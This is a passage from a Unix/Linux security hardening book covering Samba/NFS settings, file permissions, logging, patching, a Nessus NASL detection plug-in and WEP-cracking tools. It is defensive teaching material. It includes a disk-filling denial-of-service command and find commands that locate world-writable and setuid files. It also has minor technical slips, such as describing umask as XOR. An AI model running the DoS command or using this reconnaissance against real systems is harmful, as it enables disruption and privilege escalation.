  In order to change the actual Samba version information, edit the source/include/version.h file and change the value of the constant `VERSION` to something else. You must recompile and reinstall Samba for the change to take effect.
- Edit smb.conf and set the value of the `hosts allow` option to restrict hosts that are allowed to connect to your server.
- Use password encryption. Set the value of `encypt passwords` to `yes` in smb.conf. See **http://us1.samba.org/samba/ftp/docs/textdocs/ENCRYPTION.txt** for more information.
- If you have more than one network card, it is possible to instruct Samba to listen on only one particular interface. Use the `interfaces` option in smb.conf to specify which interfaces Samba must listen on.

- Study the smb.conf file to make sure guest access isn't granted to shares that store critical information.

NFS

NFS (network file system) is a file system protocol that provides remote access to shared files across networks. Here are some steps you can take to harden NFS server configurations:

- Export file systems as read-only. Consider not exporting them with write permissions. Use the `ro` option in /etc/exports or /etc/dfs/sharetab to specify shares to be read-only. Here is an example:

  ```
  /share nfsclient_ip(ro)
  ```

- Prevent nonroot users from mounting NFS shares. To do this, edit /etc/exports or /etc/dfs/sharetab and make sure the `(secure)` option is present. For example:

  ```
  /share nfsclient_ip(secure)
  ```

- Do not allow remote users to mount NFS shares with root permissions. This would allow them to modify root-owned files on the NFS share. Use the `root_squash` option in /etc/exports or /etc/dfs/sharetab to prevent this.
- NFS clients must be configured to not run setuid programs on mounted shares. Otherwise, a malicious or compromised NFS server may place root setuid Trojan files on the exported share, and these will be executed as root on the client. Use the `nosuid` option while mounting NFS shares. If possible, also consider using the `noexec` option, which forbids execution of binaries on the NFS client.

SUMMARY

It is very important to harden system configurations as much as possible. Password policies must be strictly enforced to ensure the use of strong passwords, and unnecessary services should be disabled if not in use. In addition, stack execution should be disabled to prevent many forms of buffer overflow attacks. Files such as .rhosts and /etc/hosts.equiv must be routinely audited or removed if not being used. The PATH variable should not contain "." in order to protect against Trojan executables. The hardening steps described in this chapter are strongly suggested to ensure secure configurations of remote services.

This page intentionally left blank

Chapter 8

User and File-System Privileges

IN THIS CHAPTER:

User and file-system privileges must be tightly controlled. A simple misconfiguration such as incorrect file permissions on a single file may lead to a total system compromise. This chapter aims to provide useful tips for a system administrator to ensure proper user and file-system privileges.

FILE PERMISSIONS: A QUICK TUTORIAL

Use `ls` with the `-l` flag to check for file permissions. For example, let us check file permissions assigned to the /usr/sbin/id command:

```
[bash]$ ls -l /usr/bin/id
-rwxr-xr-x    1 root     root        13864 Apr  8  2002 /usr/bin/id
```

The first column of the preceding output describes the associated file permissions. The first character is set to a hyphen character (`-`) to indicate that /usr/bin/id is a file. This character would be set to `d` if it were a directory. The next three characters (`rwx`) represent the permissions of the owner of the file, which in this case is root, as represented in the third column of the preceding output. The three characters after that (`r-x`) represent the permissions of the group associated with this file, which in this case is also root, as indicated by the fourth column of the output. The last three characters (`r-x`) represent the permissions associated with all other users, i.e., everyone.

The character `r` indicates read permissions, while the characters `w` and `x` represent write and execute permissions respectively. The character `s` replaces `x` when setuid or setgid permissions are assigned. If the root user were to turn on the sticky bit for a directory, the last character (`x`) would be replaced with a `t`. When the sticky bit is turned on, all users have read and write permissions to the directory but may access only files that they own. Therefore, notice that the sticky bit is turned on for the /tmp directory.

Use the `chmod` command to change permissions on a file. Suppose we have a file called "perm":

```
[bash]# ls -l perm
-rw-rw-r--    1 root    root           0 Apr  5 22:40 perm
```

The preceding listing shows that the user root and the group root have permission to read or write to the file. All other users may only read the file. If we want to change perm's file permissions such that the root user (`u`) may also execute (`x`) the file, we would need to execute `chmod` as follows:

```
chmod u+x perm
```

Similarly, suppose we would like to revoke read (`r`) and write (`w`) permissions for the group (`g`):

```
chmod g-rw perm
```

Here is how we would revoke read (`r`) permissions for all other (`o`) users:

```
chmod o-r perm
```

It is also possible to execute `chmod` with all three of the preceding file permission changes:

```
chmod u+x,g-rw,o-r perm
```

Unix and Linux file permissions can also be represented in numerical form. This is done by breaking down each set of permissions (user, group, and other) to represent an octet. For your convenience, here is a list of eight possible octet values:

Value	Permissions	Value	Permissions
0	`---`	4	r--
1	`--x`	5	`r-x`
2	`-w-`	6	rw-
3	`-wx`	7	`rwx`

Therefore, to set the permissions `rwxr-xr-x` on a file, the `chmod` command can be used in this way:

```
chmod 755 perm
```

To add setuid permissions, add 4000 to the resultant value. Add 2000 to set setgid permissions. Add 6000 to set both setuid and setgid permissions. For example, to set setuid permissions along with read and write permissions for the file owner, execute `chmod` as follows:

```
chmod 4600 perm
```

WORLD-READABLE FILES

It is a good idea to routinely audit for world-readable files. Malicious users often search for world-readable files that contain critical information that may aid them in their quest for privilege escalation.

Use the `find` command to search for world-readable files:

```
find /etc -type f -perm -4 -print 2> /dev/null
```

WORLD-WRITABLE FILES

World-writable files may be exploited by malicious users to obtain root privileges. Consider a setuid executable script that is set to be writable by everyone. A malicious user may edit such a script to execute any command as root.

Use the `find` command to search for world-writable files:

```
find / -type f -perm -2 -print 2> /dev/null
```

FILES OWNED BY bin AND sys

Some distributions incorrectly assign executable files to be owned by nonroot users such as "bin" and "sys."

For example, suppose /usr/bin/in .telnetd is owned and writable by the user "bin." If an intruder were to successfully mount the server's NFS /usr/bin share with the permissions of the user "bin," he or she would be allowed to replace /usr/bin/in .telnetd with a Trojan that would be executed with root permissions by inetd or xinetd every time an incoming telnet connection is received.

To check for "bin"-owned files, run the following command:

```
find / -user bin -print 2> /dev/null
```

Similarly, use the following command to check for "sys"-owned files:

```
find / -user sys -print 2> /dev/null
```

THE umask VALUE

Every time a new file or directory is created, it is given default permissions as specified by the "umask" value. Use the `umask` command to find out the umask value for the current user:

```
[bash]$ umask -p
umask 0002
```

The value of umask is determined by XORing the file permission octet values with that of 666 in the case of files and 777 for directories. In case of files, note that the umask value does not allow for execute (x) permissions to be set.

XOR stands for "exclusive OR." Following is a truth table for XOR:

XOR	0	1
0	0	1
1	1	0

Suppose we would like the umask value to indicate read and write permissions for the owner of the file and no permissions for the group or other users. In addition, suppose we would like the umask for the directory to include execute (x) permissions. If a directory does not have execute (x) permissions, it is not possible to `cd` (change directory) into it. The file permission value for such a setting would be 700, which when separated into octets would represent:

```
111 000 000
```

Using the preceding table, let us XOR this value with 777 to gain the appropriate umask value:

```
     111 000 000 : 700
     111 111 111 : 777
XOR: 000 111 111 : 077
```

Use the `umask` command to set the new umask value:

```
umask 077
```

The recommended umask value is 077. This causes every newly created file or directory to be readable and writable only by its owner.

Note that umask values are three sets of octets, i.e., three sets of eight bits. Files created by compilers usually obey the umask value (except the x bit).

IMPORTANT FILES

Ensure the following files have been assigned proper permissions:

Filename	User	Group	Permissions
/bin	root	root	drwxr-xr-x
/etc	root	root	drwxr-xr-x
/etc/aliases	root	root	-rw-r--r--
/etc/default/login	root	root	-rw-------
/etc/exports	root	root	-rw-r--r--
/etc/hosts	root	root	-rw-rw-r--
/etc/hosts.allow	root	root	-rw-------
/etc/hosts.deny	root	root	-rw-------
/etc/hosts.equiv	root	root	-rw-------
/etc/hosts.lpd	root	root	-rw-------
/etc/inetd.conf	root	root	-rw-------
/etc/issue	root	root	-rw-r--r--

Filename	User	Group	Permissions
/etc/login.access	root	root	-rw-------
/etc/login.conf	root	root	-rw-------
/etc/login.defs	root	root	-rw-------
/etc/motd	root	root	-rw-r--r--
/etc/mtab	root	root	-rw-r--r--
/etc/netgroup	root	root	-rw-------
/etc/passwd	root	root	-rw-r--r--
/etc/rc.d	root	root	drwx------
/etc/rc.local	root	root	-rw-------
/etc/rc.sysinit	root	root	-rw-------
/etc/sercuetty	root	root	-rw-------
/etc/security	root	root	-rw-------
/etc/services	root	root	-rw-r--r--
/etc/shadow	root	root	-r--------
/etc/ssh/ssh_host_key	root	root	-rw-------
/etc/ssh/sshd_config	root	root	-rw-------
/etc/ssh/ssh_host_dsa_key	root	root	-rw-------
/etc/ssh/ssh_host_key	root	root	-rw-------
/etc/ssh/ssh_host_rsa_key	root	root	-rw-------
/etc/ttys	root	root	-rw-------
/root	root	root	drwx------
/sbin	root	root	drwxr-xr-x
/tmp	root	root	drwxrwxrwt
/usr/bin	root	root	drwxr-xr-x
/usr/etc	root	root	drwxr-xr-x
/usr/sbin	root	root	drwxr-xr-x
/var/log	root	root	drwxr-xr-x
/var/log/authlog*	root	root	-rw-------
/var/log/boot*	root	root	-rw-------
/var/log/cron*	root	root	-rw-------
/var/log/dmesg	root	root	-rw-------
/var/log/lastlog	root	root	-rw-------
/var/log/maillog*	root	root	-rw-------
/var/log/messages*	root	root	-rw-------

Filename	User	Group	Permissions
/var/log/secure*	root	root	-rw-------
/var/log/spooler*	root	root	-rw-------
/var/log/syslog*	root	root	-rw-------
/var/log/utmp*	root	utmp	-rw-rw-r--
/var/log/wtmp*	root	utmp	-rw-rw-r--
/var/log/xferlog	root	root	-rw-------
/var/run	root	root	drwxr-xr-x
/var/run/*.pid	root user	root user	-rw-r--r--
/var/spool/cron	root	root	drwx------
/var/spool/cron/crontabs/root	root	root	-r--------
/var/spool/mail	root	mail	drwxrwxr-x
/var/spool/mail/*	user	user	-rw-rw----
/var/tmp	root	root	drwxrwxrwt

A few files listed in the preceding table may not be applicable to all distributions. Also, some files may exist in different directories. Use the `find` command to locate them: `find / -type f -name filename -print 2> /dev/null`.

FILES IN /dev

Devices are represented by special files in the /dev directory, and appropriate file permissions must be set on such files. Consider /dev/hda*, which represents IDE disks in Linux. If these files are readable by the world, malicious users will have read permissions to all data on the disks! Use the `mount` command to find out the /dev files associated with mounted drives on a system.

In addition, ensure that proper permissions are set on other device files, such as /dev/console, /dev/tty/*, /dev/pty*, /dev/audio, and /dev/dsp*.

DISK PARTITIONS

A malicious user may launch a denial of service attack by consuming all available disk space. Consider the following command:

```
[bash]$ cat /dev/zero > /tmp/zero
^C
```

The preceding command will cause a new file, /tmp/zero, to be created. This file's size will continue to increase unless the user interrupts the command by pressing CTRL-C. The file /dev/zero is a special, never-ending file containing zeros. By letting the preceding command run for a while, a malicious user may consume all space on the disk. This may cause undesirable results, since many running programs need and depend on available disk space to function properly.

It is recommended that the following directories be mounted in separate partitions:

- /boot
- /home(s)
- /tmp
- /var

Also, consider using the `nodev`, `nosuid`, and `noexec` options when mounting the /var and /tmp partitions.

setuid AND setgid FILES

Check for files that have the setuid and setgid bits set, since such files are executed with the permissions of the owner. Vulnerabilities in root- or wheel-owned setuid and setgid files may lead to root compromise. If possible, consider removing the setuid and setgid bits from files.

To find setuid files, run

```
find / -perm -4000 -type f -print 2> /dev/null
```

To find setgid files, run

```
find / -perm -2000 -type f -print 2> /dev/null
```

IMPLEMENT THE wheel GROUP

Use the wheel group to limit access to setuid programs such as `su`. If this group does not exist, create it with the `groupadd` command. Change the permissions of `su` so that only users in the wheel group may execute it:

```
chgrp wheel `which su`
chmod u+s,o-rwx,u+rwx,g+rx `which su`
```

SUDO

Sudo is a freeware tool that allows permitted users to execute commands with root privileges. If multiple individuals need to perform privileged operations, it is a good idea to set up Sudo to provide them with specific permissions. This is better than sharing the root password. Sudo is usually bundled with most distributions, but it can also be obtained at **http://www.sudo.ws/sudo/**. Please see **http://www.onlamp.com/pub/a/bsd/2002/08/29/Big_Scary_Daemons.html** for instructions and examples on how to set up and configure Sudo.

SUMMARY

It is important to understand and enforce proper file permissions. World-readable and -writable files must be routinely audited for, in addition to files owned by system accounts such as bin and sys. The umask value should be set to be as restrictive as possible. Important configuration files must also be audited to ensure proper permissions. Disk partitions must be created for directories such as /tmp and /var to protect against denial of service attacks. The wheel group should be used to restrict access to executables such as setuid programs whenever possible. It is also a good idea to use Sudo in order to allow users to execute files with superuser privileges. This is much better than sharing the root password.

This page intentionally left blank

Chapter 9

Logging and Patching

IN THIS CHAPTER:

- Logging
- Patching
- Summary

This chapter describes the most common methods of system event logging; the sections that follow cover specific log files and the information they contain. It is important for every system administrator to understand different events and where they are logged. Without this information, a system administrator will have no idea of what events and activities are taking place on the host.

In addition to logging, another important issue is that of software updates. Every day, software vulnerabilities are announced for which exploit code is released. Most often, such vulnerabilities are fixed by software vendors in the form of patches, or software updates. This chapter provides resources on where one can obtain such software patches.

LOGGING

This section describes specific log files and the information contained in them. In addition, issues such as disk space on /var and log rotation are also discussed. As an administrator, be sure to understand the information presented in this section in order to detect abnormal system activities and behavior.

Log Files

Here are some common log files and the information that is usually logged into them. It is a good idea to go through these files on a routine basis.

Depending upon your Unix or Linux distribution, some log files may be located in different directories. Use the `find` command to locate the files if you can't find them: `find /var -name filename -print 2> /dev/null`.

/var/audit

Most Solaris distributions come bundled with BSM (Basic Security Module), a utility that logs user action details. Since BSM audits act on the system call level, huge logs may be generated.

To enable BSM, switch to runlevel 1:

```
init 1
```

Next, run `bsmconv`:

```
cd /etc/security ; ./bsmconv
```

Configure /etc/security/audit_control to choose what events to log. See **http://www.securityfocus.com/infocus/1362** for detailed instructions. Reboot for the changes to take effect.

/var/adm/loginlog

After five unsuccessful login attempts, all further attempts are logged to this file. Each log event contains the login name, tty information, and time. This file is logged to only if it exists. Therefore, create this file if it doesn't exist, using the `touch` command. Make sure this file is readable only by root.

/var/adm/sulog

The `su` command is used to log in to another user's account. For example, user joe may `su` to log in to jack's account:

```
[joe's_bash]$ su - jack
Password:jackspassword
[jack's_bash]$
```

Similarly, a user may log in as root using the `su` command:

```
[joe's_bash]$ su -
Password:rootpassword
[root's_bash]#
```

It is important to log all `su` attempts. Doing so will help detect brute-force password guessing attempts by malicious local users. Edit /etc/default/su and make sure the value of `SULOG` points to /var/adm/sulog. You may also enable syslogd logging by setting the value of `SYSLOG` to `YES`.

/var/log/cron

The cron daemon logs information to this file. Edit /etc/syslog.conf and make sure the following line is present:

```
cron.*[tab]/var/log/cron
```

/var/log/maillog

This file contains information logged by the host's mail server. Details about outgoing and incoming e-mails and appropriate error messages are logged to this file. Edit /etc/syslog.conf and make sure the following line exists:

```
mail.*[tab]/var/log/maillog
```

/var/log/messages

This file contains informational messages logged by syslogd. To enable logging to this file, a line similar to the following must be present in /etc/syslog.conf:

```
*.info;mail.none;authpriv.none;cron.none[tab]/var/log/messages
```

/var/log/secure

Processes that authenticate via username and password or other such mechanisms usually log to this file. Make sure this file is readable only by root. A line similar to the following must exist in /etc/syslog.conf:

```
authpriv.*[tab]/var/log/secure
```

/var/log/wtmp

This log file contains information about all the logins that have occurred on the host. It is not an ASCII file and therefore must be viewed using provided tools such as `last`. The following example shows the five most recent login or logout attempts:

```
[bash]$ last | head -5
nit    pts/0  gateway    Fri Apr 11 10:12  still logged in
anita  pts/1  nest       Thu Apr 10 21:14  still logged in
ozzy   pts/1  gateway    Thu Apr 10 21:06 - 21:08  (00:01)
kelly  pts/1  ftpserver  Thu Apr 10 20:01 - 20:02  (00:00)
sharon pts/0  wireless   Thu Apr 10 16:34 - 21:26  (04:52)
```

/var/run/utmp

This file contains information about users that are currently logged on to the host. It is not an ASCII file and therefore must be viewed using tools such as `w` or `who`.

```
[bash]$ who
deepti  pts/0    Apr 14 10:12 (intranet)
yash    pts/1    Apr 13 21:14 (egmoreftp)
natasha pts/1    Apr 13 20:10 (punehttp)
```

Log Rotation

Log files have the propensity to grow very fast and consume large amounts of disk space. For some environments, it makes sense to delete old log contents. To enable log rotations, most distributions use tools

such as `newsyslog` or `logrotate`. These tools should be called on a frequent time interval using the cron daemon. Check the man pages for `newsyslog` or `logrotate` for more details.

Free Space in /var

Depending upon the environment, log and spool files stored in the /var directory can get very big. It is a good idea to routinely check the amount of free space in /var using the `df` command.

The /var directory must be mounted as a separate partition. Please see the "Disk Partitions" section in Chapter 8 for more information.

PATCHING

It is most important to stay up-to-date with software patches and updates. Mailing lists such as Bugtraq often list software vulnerabilities, and these are quickly fixed by software vendors. Depending upon your distribution and package management tools, these patches may be found in various locations. The table that follows lists the most popular Unix and Linux distributions, along with resources on where to obtain software patches:

Distribution	Patches
AIX	**http://techsupport.services.ibm.com/rs6000/fixes**
BSDI	**http://www.bsdi.com/services/support/patches/**
Caldera OpenLinux	**ftp://ftp.calderasystems.com/pub/updates/OpenLinux/**
Debian Linux	**http://www.debian.org/security/**
FreeBSD	**ftp://ftp.freebsd.org/pub/FreeBSD/releases/**
IRIX	**http://www.sgi.com/support/security/**
HP Unix	**http://us-support.external.hp.com/**
Mandrake Linux	**http://www.linux-mandrake.com/en/security/**
NetBSD	**http://www.netbsd.org/Security/**
OpenBSD	**ftp://ftp.openbsd.org/pub/OpenBSD/patches/**
Red Hat Linux	**http://www.redhat.com/support/errata/**
Slackware Linux	**ftp://ftp.slackware.com/pub/slackware/**
Solaris	**ftp://sunsolve1.sun.com/pub/patches/**
SuSE Linux	**http://www.suse.com/us/support/security/index.html**

Often, distribution vendors take more time to update their resources with security patches. If your Unix or Linux distribution vendor does not have a patch listed for an announced vulnerability, try going to the software vendor's web site for a patch. If you must wait for your distribution vendor to provide an update, consider disabling or uninstalling the vulnerable software for the time being.

Also, take a look at "Online Resources" in the Reference Center of this book for mailing lists one may subscribe to in order to receive prompt updates on latest software vulnerability announcements.

SUMMARY

Logging must be enabled and enforced in order to capture details of system activities. In addition, file permissions on log files must be properly set to prevent them from being tampered with by malicious users. It is also very important to stay current with software updates and patches to protect against the exploitation of software vulnerabilities by local and remote users. Therefore, every system administrator should attempt to enforce the recommendations presented in this chapter in order to ensure protection from various types of malicious activities and intrusion attempts.

Part III

Special Topics

This page intentionally left blank

Chapter 10

Nessus Attack Scripting Language (NASL)

IN THIS CHAPTER:

- Running NASL Scripts from the Command Line
- Writing Nessus Plug-ins Using NASL
- Summary

Nessus is a free and open-source security scanner that is available from **http://www.nessus.org/**. This chapter provides a step-by-step example on how to write a vulnerability check plug-in for Nessus using NASL (Nessus Attack Scripting Language). Since NASL is specifically geared toward writing Nessus plug-ins, it makes the development of these plug-ins easy and straightforward. A list of publicly available plug-ins for Nessus can be found at **http://cgi.nessus.org/plugins/**.

Filenames of plug-ins written using NASL end with the extension ".nasl." Since NASL is an interpreted language, these files are also referred to as NASL "scripts."

RUNNING NASL SCRIPTS FROM THE COMMAND LINE

Look in the plugins directory of your Nessus installation to find all the NASL scripts that come bundled with every Nessus distribution. NASL scripts can be run from the command line using the `nasl` interpreter:

```
nasl -t target_ipaddress script.nasl
```

WRITING NESSUS PLUG-INS USING NASL

In this section, we will look at an example of how to use NASL to write a vulnerability check plug-in. But first, we must come up with an example vulnerability to check against. Once we have identified the vulnerability, we can detect it using Nessus by writing an appropriate plug-in as described in the following paragraphs.

Example Vulnerability

Web applications frequently use text files to store application setting information. For the purpose of our example, suppose a web application stores username and password information in a file such as /src/passwd.inc in the web server's web root directory. This situation would be considered a vulnerability if the web server running such an application were configured to serve .inc files. An external user could exploit such a vulnerability by requesting /src/passwd.inc from the web server in order to gain user passwords.

The Plug-In

This section describes how to use Nessus to detect the presence of the file /src/passwd.inc on a web server. First, we must write a NASL script to do this. The script will serve as a Nessus "plug-in." Here is what such a script will look like:

```
if(description)
{
    script_id(99999);

    script_version("$Revision: 1.0 $");

   script_name(english: "Checks for /src/passwd.inc");

   desc["english"] = "/src/passwd.inc is usually installed
by XYZ application and contains user password information
in clear text.

Solution: Configure your web-browser to not serve .inc
files.

Risk factor : High";

    script_description(english:desc["english"]);

    script_summary(english:"Checks for the existence of
/src/passwd.inc");

    script_category(ACT_GATHER_INFO);

    script_copyright(english:"This script is Copyright
(C)2003 Nitesh Dhanjani");

    script_family(english:"CGI abuses");

    script_require_ports("Services/www", 80);

    exit(0);
}

include("http_func.inc");

port = 80;
```

```
if(get_port_state(port))
{
    hget = http_get(item:"/src/passwd.inc", port:port);

    mysoc = http_open_socket(port);

    if(!mysoc)exit(0);

    send(socket:mysoc, data:hget);

    myrec = http_recv(socket:mysoc);

    http_close_socket(mysoc);

    if (!("404" >< myrec))
    {
        security_hole(port);
    }
}
```

The `description` variable's value is set to 1 when the script is run by Nessus to extract summary information about the plug-in. Therefore, we define various plug-in description variable values when the value of `description` is true, i.e., nonzero.

The `script_id` function sets a unique ID for the plug-in. Every plug-in's value must be unique. In our case, we can set it to a high number such as 9999 to ensure a distinct value. The `script_version` function displays version information about the plug-in. It is a good idea to update this number to reflect the latest version of the plug-in. The `script_description` function sets the description of the plug-in that is displayed by the Nessus client when the plug-in is queried by a user. Similarly, the `script_summary` function is used to set a summary description of the plug-in.

The `script_category` function sets the plug-in's category as required by Nessus. In our case, we have set it to `ACT_GATHER_INFO` because the plug-in gathers information on a remote service; that is, it checks for the existence of the file /src/passwd.inc on a web server. The `script_copyright` function is used to set author copyright information.

Nessus categorizes plug-ins into different "families" to help sort the vulnerability checks performed. We have set it to "CGI abuses" to indicate an abuse of a CGI-based web application. Visit **http://cgi.nessus.org/plugins/dump.php3?viewby=family** to check out a list of publicly available plug-ins that have been categorized by family.

Nessus can be configured to optimize tests by selecting the appro priate check box in the Scan Option tab of the GUI client. When this

option is enabled, Nessus scans for vulnerabilities that are related to the applications running on the open ports of the target machine. The `script_require_ports` function can be used to set the port that relates to the vulnerability on the remote machine, which in our case is set to `www` (HTTP).

The functions just described set various description values for the plug-in. Plug-in descriptions can be viewed by double-clicking the appropriate plug-in name from the list of plug-ins displayed in the Plugins tab of the Nessus GUI client. A screenshot of this appears as Figure 10-1.

The http_func.inc file contains a list of useful HTTP functions for our convenience. Since we make use of functions defined in the file, we have included this file using the `include` function.

The `get_port_state` function is used to check the status of a particular port on the target host. In our case, we check for port 80. If this port is closed, there is no point in going further, and therefore we call `exit(0)`.

In order to check for the presence of the /src/passwd.inc file on a web server, the HTTP request sent to the web server upon connect must be formatted like this:

```
GET /src/passwd.inc HTTP/1.0
```




Figure 10-1. Plug-in description as displayed by the Nessus GUI client

The preceding GET request can be created by using the `http_get` function. This request can then be used as a parameter to the `send` function, which sends the request to the target host on the socket connection opened by the `http_open_sock` function. Resultant data from the web server is read using the `http_recv` function, and its contents are stored in the `myrec` variable. After this is done, the socket descriptor is closed using `http_close_socket`. The contents of `myrec` are then examined for the substring `404`, which would be present if the file did not exist on the web server. This is done using the `><` operator, which checks for a substring in a given string variable. If `404` is not found in the returned data from the web server, then it is probable that this file exists, and this fact is indicated to Nessus by calling the `security_hole` function.

Please see **http://www.nessus.org/doc/nasl2_reference.pdf** for the latest NASL reference manual.

Running the Plug-in

Make sure the preceding script is placed in Nessus's plugins directory. The filename of this script must end with the extension ".nasl." Run the Nessus GUI and select the Plugins tab. Make sure CGI Abuses is selected. Highlight CGI Abuses and make sure the plug-in with the name "Checks for /src/passwd.inc" is enabled. If you have trouble finding the plug-in, click the Filter button and perform a search for the ID of 99999.

To get a positive result from our plug-in, you must have a local web server configured to serve the /src/passwd.inc file. If you have an Apache web server running on a host, simply create the /src/passwd file in the web root of the web server using the `touch` command:

```
mkdir /var/www/html/src
touch /var/www/html/src/passwd
```

Input the IP address or name of the target web server in the Target Selection tab and click Start The Scan. If everything goes well, Nessus will detect and report our custom vulnerability, as shown in Figure 10-2.




Figure 10-2. Nessus report indicating the presence of /src/passwd.inc on a vulnerable web server

SUMMARY

This chapter demonstrates the ease of writing plug-ins for the Nessus scanner using the NASL language. First, an example web application vulnerability was presented. Next, the creation of a NASL script to detect this vulnerability was discussed in detail, with step-by-step explanation of the script source code. Instructions on how to incorporate the NASL script into Nessus's list of plug-ins were also provided. Quite often, large organizations use home-grown software applications in which vulnerabilities may be discovered. In addition, the Nessus scanner package may not contain a vulnerability check whose detection may be vital to an organization's security posture. The information contained in this chapter can be used to write Nessus plug-ins from scratch in order to detect such vulnerabilities.

This page intentionally left blank

Chapter 11

Wireless Hacking

IN THIS CHAPTER:

- Introduction to WEP
- Antennas
- Popular Tools
- Securing Wireless Networks
- Summary

Wireless networks are a breeze to set up and a boon for those who abhor having to be tied to Ethernet cables. They are also a nightmare from a security point of view due to the vulnerability of the Wired Equivalent Privacy (WEP) protocol used in the 802.11b standard. Because of freely available open source tools such as Airsnort and Kismet, it is possible for anyone with a wireless network card and a laptop to intrude into wireless networks. Individuals have been known to go driving around town while looking for corporations whose wireless network ranges may extend beyond their office space to reach accessible spots such as parking lots, an activity termed as "war driving." Unfortunately, many wireless network administrators do not realize this and are unaware of their susceptibility to such intruders. This chapter describes the tools and techniques used by intruders to obtain access into wireless networks, and it includes suggestions on how to better secure against them.

INTRODUCTION TO WEP

Since WEP is based on a symmetric shared-key system, it uses the same key to encrypt and decrypt data. The keys (k), which are either 128 bits or 64 bits long, consist of a 24-bit *Initialization Vector (IV)*. A WEP payload is constructed as follows:

1. Message M is concatenated with its own CRC-32 checksum: $c(M)$:

M	c(M)

2. The *IV* is applied before the secret key and passed through the RC4 stream cipher algorithm:

RC4(IV,k)

3. The results of steps 1 and 2 are XOR'd (eXclusive OR'd) to produce the cipher text. The *IV* is then concatenated with the cipher text to produce the WEP payload:

IV	Cipher-text = ((M),$c(M)$) XOR (RC4(IV,k))

As is evident from the preceding steps, the WEP frame contains the IV in clear text. Many wireless cards pick their IVs at random, while others start from 0 and increment them sequentially. Since the IV is only 24 bits long, a wireless card or access point will reuse one every few hours.

Note that the frame that is finally transmitted consists of, among other information, the MAC (Media Access Control) source and destination information in clear text.

Tools such as Airsnort exploit weaknesses in the Key Scheduling Algorithm (KSA) of RC4. Details of these weaknesses are presented in a research paper written by Scott Fluhrer, Itsik Mantin, and Adi Shamir. This paper can be accessed by requesting the following URL: **http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf**.

ANTENNAS

It is very important to find the right antenna to use while auditing an area for wireless activity. With the use of an antenna, one may receive wireless signals from networks that would not otherwise be possible to detect.

Directional As the name suggests, directional antennas focus on a particular direction to receive and send signals. These antennas are most useful for creating wireless bridges between two locations. Directional antennas are commonly used to establish point-to-point links between two remote locations. Therefore, they are not of much help when in motion and when the direction of the signal is unknown. Popular types of directional antennas include yagi and parabolic forms.

Omnidirectional Omnidirectional antennas are commonly used to extend the range of access points. They transmit and receive signals in all directions. Therefore, omnidirectional antennas are popular with individuals conducting "war-driving" tests.

Here is a list of popular vendors that specialize in antennas:

- Fleeman Anderson & Bird Corp: **http://fab-corp.com/**
- HyperLink Technologies: **http://www.hyperlinktech.com/**
- NetNimble: **http://www.netnimble.net/**
- SuperPass: **http://www.superpass.com/**
- Wireless Central: **http://wirelesscentral.net/**

Want to build your own low-cost antenna? Visit "802.11b Homebrew Antenna Shootout" at **http://www.turnpoint.net/wireless/has.html**.

POPULAR TOOLS

Airsnort and Kismet are the most popular and useful wireless hacking tools. They can be used to detect wireless networks and to crack encryption keys of WEP-enabled networks.

In the case of WEP-enabled networks, the first step an intruder must take is to gain the WEP encryption key by using tools such as Airsnort. After the key is obtained and the intruder has successfully joined a wireless network, he or she may use popular tools such as Ettercap, tcpdump, and Ethereal to analyze network traffic.

Airsnort

Airsnort, shown in Figure 11-1, is a Linux-based network sniffing tool that passively monitors wireless transmission in order to break the WEP encryption keys. Airsnort is available at **http://airsnort.shmoo.com/**.

Currently, Airsnort supports the following wireless network cards:

- Cisco Aironet.
- Prism2 based cards. See **http://www.linux-wlan.org/** for a list of supported cards.
- Orinoco cards. Download driver patch and information from **http://airsnort.shmoo.com/orinocoinfo.html**.

Please see the Airsnort FAQ for answers to common problems and questions. It is available at **http://airsnort.shmoo.com/faq.html**.

